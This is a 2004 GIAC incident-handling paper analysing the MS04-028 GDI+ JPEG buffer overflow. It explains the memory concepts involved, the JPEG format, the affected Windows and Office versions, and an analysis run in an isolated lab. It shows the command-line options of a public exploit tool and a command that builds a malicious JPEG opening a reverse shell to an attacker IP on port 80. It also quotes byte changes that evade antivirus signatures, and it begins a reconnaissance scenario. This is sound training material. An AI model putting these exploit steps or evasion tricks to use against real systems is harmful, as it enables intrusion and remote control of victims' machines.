GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

**Microsoft GDI+ JPEG
Processing
Vulnerability**

(MS04-028)

GIAC Certified
Incident Handler

Practical Assignment

Version 3

Trey Keifer

Track 4: Incident
Handling and Hacker
Techniques

Overland Park, KS.
May 26th, 2004

Submitted:
October 25th, 2004

Table of Contents

List of Figures

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

command	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
filename	Filenames, paths, and directory names are represented in this style.
computer output	The results of a command and other computer output are in this style
<u>URL</u>	Web URL's are shown in this style.
"Quotation"	A citation or quotation from a book or web site is in this style.
// comment	A comment added to the original source code. See Appendix B at the end of this document.

- 1 -

Statement of Purpose

The first half of this paper will describe the fundamental vulnerability in Microsoft's GDI+ JPEG processor as well as present a description of the exploit code execution and an example attack on a network. Our attack scenario will show the reconnaissance and scanning process for obtaining email addresses for individuals in a company, the exploitation process of sending a user a malicious file with an example of social engineering and the installation of a common key logger for continued monitoring of the victims activities.

Following our example attack will be the proper steps involved in dealing with an incident in accordance with the SANS six step method. This section will deal with the preparation for an incident, proper identification of clues left behind by malicious activity due to this vulnerability, the method of containing this activity when it is discovered and protecting any evidence, eradication of malicious code from the system, recovery of system use for the end user and the lessons to be learned from our example scenario.

Vulnerability Names

Nick Debaggis is credited with the original discovery, analysis and advisory of the issue through his posting on the Full-Disclosure[1] mailing list on September 14th, 2004. According to his advisory the issue was originally reported to the vendor on October 7th, 2003. eEye security is credited with providing additional coordination with the vendor and research of the exploit until its release date.

Microsoft Corporation originally released their vulnerability information on September 14th, 2004 in Microsoft Security Bulletin MS04-028[2] and referred to the problem as "Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution" with a reference to the Microsoft Knowledge Base article #833987. The following excerpt from that advisory describes the vulnerability and it's impact.

> "A buffer overrun vulnerability exists in the processing of JPEG image formats that could allow remote code execution on an affected system. Any program that processes JPEG images on the affected systems could be vulnerable to this attack and any system that uses the affected programs or components could be vulnerable to this attack. An attacker who successfully exploited this vulnerability could take complete control of an affected system."

---

[1] http://lists.netsys.com/pipermail/full-disclosure/2004-September/026454.html
[2] http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx

- 2 -

The Common Vulnerabilities and Exposures (CVE) project assigned a candidate number of CAN-2004-0200[3] to this vulnerability for inclusion to its database with the following description, "the Microsoft Graphic Device Interface Plus (GDI+) component, `GDIPlus.dll`, allows remote attackers to execute arbitrary code via a JPEG image with a small JPEG COM field length that is normalized to a large integer length before a memory copy operation."

The Open Source Vulnerability Database (OSVDB) included their vulnerability information in their September 14th, 2004 release titled "Microsoft Multiple Products JPEG Processing Overflow" and assigned it an identifier of 9951[4] pending approval of their review process.

Description of Vulnerability

The GDI+ library vulnerability relies on a buffer overflow operation within its execution. The simplest definition of a buffer overflow is when an application attempts to store more information into a location in memory than has been allocated for this operation. For a thorough understanding of the underlying components involved, you must understand the underlying structure and operation of a CPU and its memory.

Registers

In the 32 bit Intel (i386) processor architecture the CPU contains a series of high-speed data storage locations within the processor itself called *registers*. These registers are broken up into several different types, each with a specific function for the data contained within it. Depending on the function of the register it may contain either a value, the address location of something else in memory (called a *pointer*) or an *offset* value (the distance to another item in memory).

The primary registers of concern are the following. Their reference name in the 32bit Intel architecture is given in parentheses after the name:

Stack Pointer (ESP) - The "top" of the stack. This pointer contains an offset that points to the lowest address in memory.

Base Pointer (EBP) – Also known as the frame pointer. EBP is a fixed location within the stack where a function parameter or local variable is stored. The base pointer can be used by a subroutine to locate variables passed to the stack.

Instruction Pointer (EIP) – The location in memory of the instruction currently being executed. In a standard stack-based overflow this pointer is overwritten to direct the processor to a segment of memory containing the additional shell code

---

[3] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200
[4] http://osvdb.com/displayvuln.php?osvdb_id=9951&Lookup=Lookup

which an attacker wishes to have executed. In normal execution the EIP contains a return address for the calling function. This placeholder is used to resume the main program operation after a function finishes.

Stack and Heap Memory

The stack in our processor refers to an area of memory reserved for the temporary storage of function call arguments and local variables. The stack can be thought of as a bucket for holding information. Typically things are placed within the bucket, one on top of another, and removed in reverse order. When items are placed in the bucket it is referred to as "pushing" onto the stack, when they are removed it is called "popping" from the stack. This method of access is called Last In, First Out (LIFO) because items placed on the stack are the first to be popped off. A program writes and overwrites many different values to the stack during its execution.

In the typical overflow example the attacker writes more information onto the stack than the application is expecting and the EIP (which contains the return address) is overwritten with an offset to a portion of memory under the attackers' control. The vulnerable function attempts to return to normal execution by jumping to the offset specified in the EIP pointer. The attacker uses this incorrect jump to their advantage by executing the code of their choice. This is what is referred to as "arbitrary code execution" because the processor will execute any code designated by the attacker at this point. This code is what is referred to by the term "shell code". The following image comes from Sunil Sekhri's GCIH paper[5] on the Microsoft RPC DCOM vulnerabilities and is used here as a reference to a graphical representation of the organization of memory during code execution.


Figure 1: Normal Memory Allocation

In a buffer overflow situation the function call arguments are filled with more

[5] http://www.giac.org/practical/GCIH/Sunil_Sekhri_GCIH.pdf
[6] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/gdicpp/GDIPlus/AboutGDIPlus.asp

- 4 -

data than has been reserved for this function of the application and the data overwrites the data contained in the return address portion of memory.

A program allocates another, more static area of memory during program execution which is referred to as the heap. The heap structure is also used for storing variables and function data but unlike the stack the information is not overwritten in a limited space. The heap initializes a section of memory for use and it is stored for the duration of the program. This aspect of the heap can make finding a correct offset difficult because the size of the heap can vary widely depending on the amount of interaction it has had during the program execution. This can make finding a correct offset to the start of shell code very difficult. The inclusion of NOP or "no operation" instructions in the shell code provides the attacker a means for finding the start of his code easily. When the overflow occurs and the processor jumps to another location of memory that contains the NOP commands it follows the execution of the NOP's until it reaches the start of the shell code. This gives the attacker a range of memory that can be landed in to successfully execute his exploit instead of relying on one specific address that must be jumped to every time. This flexibility in execution allows a greater possibility for successful exploitation.

Protocols/Services/Applications Affected

Microsoft's Graphic Device Interface library is an Application Programming Interface (API). API's are collections of compiled code which have been developed by Microsoft to allow other developers access into the operating system without the need for full source code or an understanding of how certain features and functions are implemented. In the case of GDI this library allows developers to write graphics applications and features based on the Win32 API without needing to know the implementation specifics of every piece of supported windows graphics hardware. In a typical application using the GDI system graphic requests are programmed by the developer to call GDI and it makes calls to the specific video or printer hardware.

The Graphics Device Interface Plus (GDI+) API provides additional functionality over the base library. Microsoft documentation refers to three areas that these improvements are noted. Those areas are two dimensional vector graphics, imaging and typography. This interface is the recommended interface for developers of new graphics applications.

The Microsoft Developer Network documentation describes the GDI interface as such in their online documentation:

> "Microsoft Windows GDI+ is the portion of the Windows XP operating system or Windows Server 2003 operating system that provides two-dimensional vector graphics, imaging, and typography. GDI+ improves

- 5 -

on Windows Graphics Device Interface (GDI) (the graphics device
interface included with earlier versions of Windows) by adding new
features and by optimizing existing features."[6]

It is the JPEG processor in this library that presents a vulnerability to any
application which uses versions of the file before 5.1.3102.1355 or version
6.0.3260.0 included with Office 2003, Visio 2003 and Project 2003. Because
these files are incorporated into, and distributed with, many other Microsoft
applications and third-party software the potential for abuse affects many
different applications.

JPEG File Format

The Joint Photographic Experts Group (JPEG) is a committee formed of many
different corporations and academic institutions across the world. Their primary
focus is the creation of standards regarding still image compression. The first
standard created by the JPEG committee was proposed to the International
Standards Organization in the 1986 Draft International Standard "ISO DIS 10918-
1." This document discussed the components and rules to govern the creation of
digital still images. The practical explanation of this standard is what is known as
the JPEG File Interchange Format (JFIF). This document shows image
developers the exact syntax of the JFIF standard which is necessary for the
images to be interpreted correctly by other software applications. The JFIF
format may contain up to eight sections which are identified below.

The "magic byte" sequence at the offset 0x00, or the beginning of the file
identifies a file in the JPEG format. This sequence is represented in hex notation
with the values 0xff 0xd8 0xff and a terminating value of 0x00. This identifier is
the sequence by which all other programs and applications recognize the file as
a JPEG image and is referred to as a Start Of Image (SOI) header.

Figure 2: JPEG Image header

The JFIF file "markers" or "segments" are an undefined number of segments
which are interpreted by applications and make up the majority of the data
defining how the actual image is to be represented to the user. These markers
are the descriptions of the image file that contain information such as version
information, pixel density of the X & Y axis, and the horizontal and vertical pixel

- 6 -

sizes of a thumbnail. Each marker is followed by the hex-encoded byte value of 0xff.

The quantization table (DQT) is a segment used to figure the compression values for the image. This table, combined with the Huffman tables, contain the "information losing" values which allow the image to be reduced in size. The quantization table consists of three sections for length, number and value. The Q or Q factor identifies the ratio of quality to compression that the image developer specifies during creation.

The Start of Frame (SOF) markers contain information on the full-size image height and width, color precision, number of color components and length of SOF.

The Huffman tables (DHT) are used in conjunction with the quantization tables to create the compression for the image. The Huffman tables are created by the Huffman algorithm for image compression and are derived from the values in the quantization table.

The Start of Scan (SOS) segment contains the actual compressed image data. This segment holds the number of color components, the length of the SOS segment and the data itself.

The final segment is the End of Image (EOI) segment, indicated by the hex values 0xff 0xd9 which identifies the end of the image file. This section will be important when attempting to exploit the JPEG processor because any hex values of 0xff 0xd9 in our shell code can be interpreted as the end of the file and the execution of our exploit code prematurely stopped.

Operating Systems Affected

Because the vulnerability relies in a core library in the Microsoft Windows operating system several versions of both the OS and applications are vulnerable to processing errors. The following lists identify the currently known vulnerable software as outlined by Microsoft in their advisory.

- Microsoft Windows XP and Microsoft Windows XP Service Pack 1
- Microsoft Windows XP 64-Bit Edition Service Pack 1
- Microsoft Windows XP 64-Bit Edition Version 2003
- Microsoft Windows Server™ 2003
- Microsoft Windows Server 2003 64-Bit Edition

- 7 -

Applications Affected

- Microsoft Office XP Service Pack 3
- Microsoft Office XP Service Pack 2
- Microsoft Office XP Software:
    - o Outlook 2002
    - o Word 2002
    - o Excel 2002
    - o PowerPoint 2002
    - o FrontPage 2002
    - o Publisher 2002
    - o Access 2002
- Microsoft Office 2003
- Microsoft Office 2003 Software:
    - o Outlook 2003
    - o Word 2003
    - o Excel 2003
    - o PowerPoint 2003
    - o FrontPage 2003
    - o Publisher 2003
    - o Access 2003
    - o InfoPath 2003
    - o OneNote 2003
- Microsoft Project 2002 (all versions)
- Microsoft Project 2002 Service Pack 1 (all versions)
- Microsoft Project 2003 (all versions)
- Microsoft Visio 2002 SP1 (all versions)
- Microsoft Visio 2002 Service Pack 2 (all versions)
- Microsoft Visio 2003 (all versions)
- Microsoft Visual Studio .NET 2002
- Microsoft Visual Studio .NET 2002 Software:
    - o Visual Basic .NET Standard 2002
    - o Visual C# .NET Standard 2002
    - o Visual C++ .NET Standard 2002
    - o Microsoft Visual Studio .NET 2003
- Microsoft Visual Studio .NET 2003 Software:
    - o Visual Basic .NET Standard 2003
    - o Visual C# .NET Standard 2003
    - o Visual C++ .NET Standard 2003
    - o Visual J# .NET Standard 2003
- The Microsoft .NET Framework version 1.0 SDK Service Pack 2
- Microsoft Picture It!® 2002 (all versions)
- Microsoft Greetings 2002
- Microsoft Picture It! version 7.0 (all versions)
- Microsoft Digital Image Pro version 7.0
- Microsoft Picture It! version 9 (all versions, including Picture It! Library)
- Microsoft Digital Image Pro version 9

- Microsoft Digital Image Suite version 9
- Microsoft Producer for Microsoft Office PowerPoint (all versions)
- Microsoft Platform SDK Redistributable: GDI+

The Exploit

The exploit code used in this example was chosen due to its wide availability throughout several security related websites. The code chosen was published to the K-Otik site on September 27th, 2004 as "Windows JPEG GDI+ All in One Remote Exploit" under their exploits section[7]. It is a compilation of all available exploit Proof of Concept examples and shell code techniques into one single program capable of generating multiple forms of malicious JPEG image files.

Exploit Name

The first publicly-available exploit code based on this vulnerability was released on September 22nd, 2004 as a proof of concept titled "Windows JPEG Processing Buffer Overrun PoC Exploit (MS04-028)." This segment of code only crashed vulnerable versions of windows and did not contain any shell code.

Another segment of code was released on this same day which allowed the creation of a malicious image which assigned the specified user to the administrator group. This release was titled "Windows JPEG GDI+ Overflow Administrator Exploit (MS04-028)"

On September 25th, 2004 the first example of a reverse shell exploit utilizing this vulnerability was released and titled "Windows JPEG GDI+ Remote bind/reverse shell Exploit (MS04-028)"

The HTTP downloader code discussed in this paper was first posted on September 27th, 2004 as "Windows JPEG Downloader Toolkit Source Code (MS04-028)" and provides the first example code which laid the basis for our example attack scenario.

Exploit Analysis

The following analysis will show the execution of our exploit code in our controlled environment. A complete reference of the original code is provided in Appendix B at the end of this document.

The first step after downloading our exploit code was compiling it on our host system. A free command line C/C++ compiler is available from Microsoft as part

---

[7] http://www.k-otik.com/exploits/

of the Visual C++ Toolkit 2003[8] and can be used to take the source code to a compiled executable capable of generating the malicious JPEG file.

```
C:\Temp>cl allinone-jpeg.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 13.10.3077
for 80x86
Copyright (C) Microsoft Corporation 1984-2002. All rights
reserved.

allinone-jpeg.c
Microsoft (R) Incremental Linker Version 7.10.3077
Copyright (C) Microsoft Corporation.  All rights reserved.

/out:allinone-jpeg.exe
allinone-jpeg.obj
```

Several options are available for the actions our malicious JPEG is to take once it is executed. These options are documented in the exploit code and presented here:

```
 Parameters:

 -r your_ip or -b       Choose -r for reverse connect attack mode
                        and choose -b for a bind attack. By default
                        if you don't specify -r or-b then a bind
                        attack will be generated.

 -a or -d               The -a flag will create a user X with pass X,
                        on the admin localgroup. The -d flag, will
                        execute the source http path of the file
                        given.

 -p (optional)          This option will allow you to change the port
                        used for a bind or reverse connect attack.
                        If the attack mode is bindthen  the
                        victim will open the -p port. If the attack
                        modeis reverse connect  then the port you
                        specify will be the one you wantto listen
                        on so the victim can  connect to you
                        right away.
```

  For purposes of our demonstration the reverse connect attack option was chosen and port 80 was assigned as the destination port of the remote machine. When executed, this image will bind to a port on the victim machine, make a connection to the IP address specified when the image was created and, upon successful connection, it will spawn a command prompt shell to the attacker allowing them to execute commands as if they were present at the console of that machine.

---

[8] http://msdn.microsoft.com/visualc/vctoolkit2003/

- 10 -

The destination port of 80 was chosen because in almost all organizations it is allowed outbound through the firewall, without any filtering, in order to grant employees the capability of browsing internet web pages. Because this is a business requirement, many worms use this communication method to ensure their outbound connection will not likely be blocked or easily noticed by an organization with strict egress filtering on the firewall.

After compiling our exploit code a malicious image was created:

```
C:\Temp>allinone-jpeg -r 192.168.234.1 -p 80 test.jpg
 +--------------------------------------------+
 |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |
 |      Exploit by John Bissell A.K.A. HighT1mes   |
 |            TweaKed By M4Z3R For GSO             |
 |                September, 23, 2004              |
 +--------------------------------------------+
  Exploit JPEG file test.jpg has been generated!
```

The following hex view of the JPEG show portions of our malicious image file. The image file header is indicated by the 0xff 0xd8 0xff segment, the COM section is represented as 0xff 0xfe 0x00 0x01.

Figure 3: JPEG COM Marker

When this image is placed in a directory on the vulnerable machine and that directory is browsed through the explorer interface, the automatic thumbnail creation process opens our malicious code segment and a Dr. Watson error condition is generated. The following image demonstrates this action:

- 11 -

The following information was contained in the original vulnerability advisory and gives an indication of what is actually occurring during the processing of our malicious JPEG image.

> "JPEG Comment sections (COM) allow for the embedding of comment data into a JPEG image. COM sections are marked beginning with 0xFFFE followed by a 16 bit unsigned integer in network byte order giving the total comment length + the 2 bytes for the length field; a single JPEG COM section could therefore contain 65533 bytes of invisible data (invisible in the sense that it's not rendered as part of the image). Because the JPEG COM field length variable is 2 bytes wide, and itself is included in the length value, the minimum value for this field is 2, this implies an empty comment. If the comment length value is set to 1 or 0, a buffer overflow occurs overwriting heap management structures.
>
> The problem is GDIPlus normalizes the COM length prior to checking it's value; a starting length of 0 becomes -2 after normalization (0xFFFE unsigned), this value is converted to the 32 bit value 0xFFFFFFFE and is eventually passed on to memcpy which attempts to copy ~4G bytes into heap memory."

In order to view what is occurring in the underlying code execution we can use an interactive disassembler to see the instructions as they are represented in the processor. OllyDbg is a popular disassembler which includes a feature called Just-In-Time debugging (JIT) that allows us to load OllyDbg instead of Dr. Watson when an error condition is generated by the operating system. This functionality allows us to view the exact state of the machine when the error condition was generated.

With OllyDBG set as the JIT debugger we open the directory with the malicious JPEG and see the following occur when GDI+ makes a call to the RtlFreeHeapW function in ntdll.

- 12 -

Figure 4: Ollydbg JIT Breakpoint in NTDLL

This window represents assembly level instructions being executed by the processor. Our highlighted segment indicates the portion of code that caused our exception.

```
MOV DWORD PTR DS:[ECX], EAX
```

This is our memcpy instruction and the attempt to move the data from EAX to the pointer location of ECX. When the buffer overflow occurs the overwritten portion of memory should contain a location in our NOP sled. The processor will execute each NOP instruction and perform no action until it reaches the start of our shell code and then bind to our pre-defined socket and spawn a shell to the source.

Exploit/Attack Signatures

The attack in our scenario can be difficult to identify successfully because of the wide variety of delivery methods available to the attacker. No one specific protocol or service must be attacked the individual just needs to get the image to the workstation and have it accessed either by the user viewing it directly or the file information being read by software using a vulnerable version of the DLL.

At some point in the exploitation the attacker must transmit the malicious image to the victim machine. Unless this is done by physical access the image file will traverse the network. Assuming the transfer is not encrypted or somehow obfuscated from view the COM marker identifier in the image can be used as a signature of the malicious image. Because this segment must contain the correct values to be exploited IDS signatures can be created to detect the attack.

- 13 -

Exploit Variants

   In a posting to the Full-Disclosure mailing list Andrey Bayora[9] describes some variations in the COM section of the JPEG file that may bypass current antivirus filters or IDS rules.

> "1) Most Antivirus vendors issues virus definitions for known exploit code [1] witch uses \xFF\xFE\x00\x01 string for buffer overflow.
>
> So, by changing \xFE to one of this - \xE1, \xE2, \xED and\or by changing \x01 to \x00 this exploit will be UNDETECTED by many antiviruses.
>
> 2) While original exploit code use buffer overflow string near the BEGINNING of the image file (after \xFF\xE0 , \xFF\xEC and \xFF\xEE markers), I was able to create image with buffer overflow string at the MIDDLE of the file.
>
> 3) By combining various strings from methods described under 1) and 2) and by placing them in different locations in the image file I was able to bypass various antivirus products."

   These variations change the signature of the JPEG file and allow the file to be transferred over the network or stored on a machine with updated anti-virus and still possibly avoid detection if every signature has not been defined.

Platforms/Environments

   In order to properly contain our exploit code all tests were conducted inside a test lab environment which did not have communication abilities with any additional networks or the internet. This lab environment was simulated through the use of "virtual machines" by the popular application VMWare Workstation v4. Lenny Zeltser's popular paper "Reverse Engineering Malware[10]" describes VMWare and the setup of a virtual workstation environment for testing potentially dangerous applications:

> "To facilitate efficient, inexpensive, and reliable research process, reverse engineers of malicious software should have access to controlled laboratory environment that is flexible and unobtrusive. In our research, we have come to rely on virtual workstation software available from VMware, Inc. VMware works by providing hardware emulation and virtual networking services, and allowed us to set up completely independent installations of operating systems on a single machine. With VMware, multiple operating systems can run simultaneously, and each virtual machine "is equivalent to a PC, since

---

[9] http://seclists.org/lists/fulldisclosure/2004/Oct/0482.html
[10] http://www.zeltser.com/sans/gcih-practical/revmalw.html

- 14 -

it has a complete, unmodified operating system, a unique network address, and a full complement of hardware devices."

This method is suggested to avoid malicious code "outbreaks" which happen occasionally when testing is allowed in an environment with the potential for communication and the tester encounters a situation with the malicious code that they had not considered.

Victim's Platform

The victim operating system is running an installation of Microsoft Windows XP Professional, Service Pack 1 on Intel 32bit processor architecture. This installation of Windows XP contains a vulnerable version of the *gdiplus.dll* file. The file properties feature reports it as version 5.1.3097.0 which is shown below:

Source Network (Attacker)

The source system is a fully patched version of Windows XP Professional running Service Pack 2. The integrated firewall was set at the highest possible level to still allow testing. For our example HTTP and FTP were the only ports opened in order to allow a reverse shell to connect back to our source machine and show the file transfer process. Because no additional network connectivity was needed the source (host-machine) network connections were unplugged and wireless cards removed. No other method of communication was possible on this system.

```
Windows IP Configuration

Ethernet adapter VMware Network Adapter VMnet1:

        Connection-specific DNS Suffix   . :
        IP Address. . . . . . . . . . . . : 192.168.234.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
```

Target Network

The victim platform was operating in a "host-only" configuration mode which allowed for the verification of a reverse-shell being spawned by the victim platform on the intended port. This configuration is shown below:

```
Windows IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix   . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.234.129
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
```

Network Diagram

- 16 -

Figure 5: VMWare Network Diagram

Stages of the Attack

   For the purpose of this exercise the exploit code and vulnerability analysis was performed in a controlled environment. The following information is presented to demonstrate the stages an attacker would go through, and techniques used in each, that might occur in an actual attack on a corporate network.

Reconnaissance

   In order to execute an attack of this nature the attacker would first gather as much publicly available information as possible on the target organization. Public search engines such as Google have become notorious as a simple way of gathering information on an organization. This method of information gathering is very effective at avoiding detection. By using search engines the target company is never queried directly by the attacker and there is no chance that intrusion detection systems or firewall logs will detect the reconnaissance.

   Advanced searching methods using search query modifiers[11] exist within Google and allow the limiting of information to specific web sites, keywords in the URL or keyword in the title. By using the following search string "site:example.com" the attacker could search for information, such as email addresses, listed on all websites for a target organization with example.com as their top-level domain.

Figure 6: Google Site Search Example

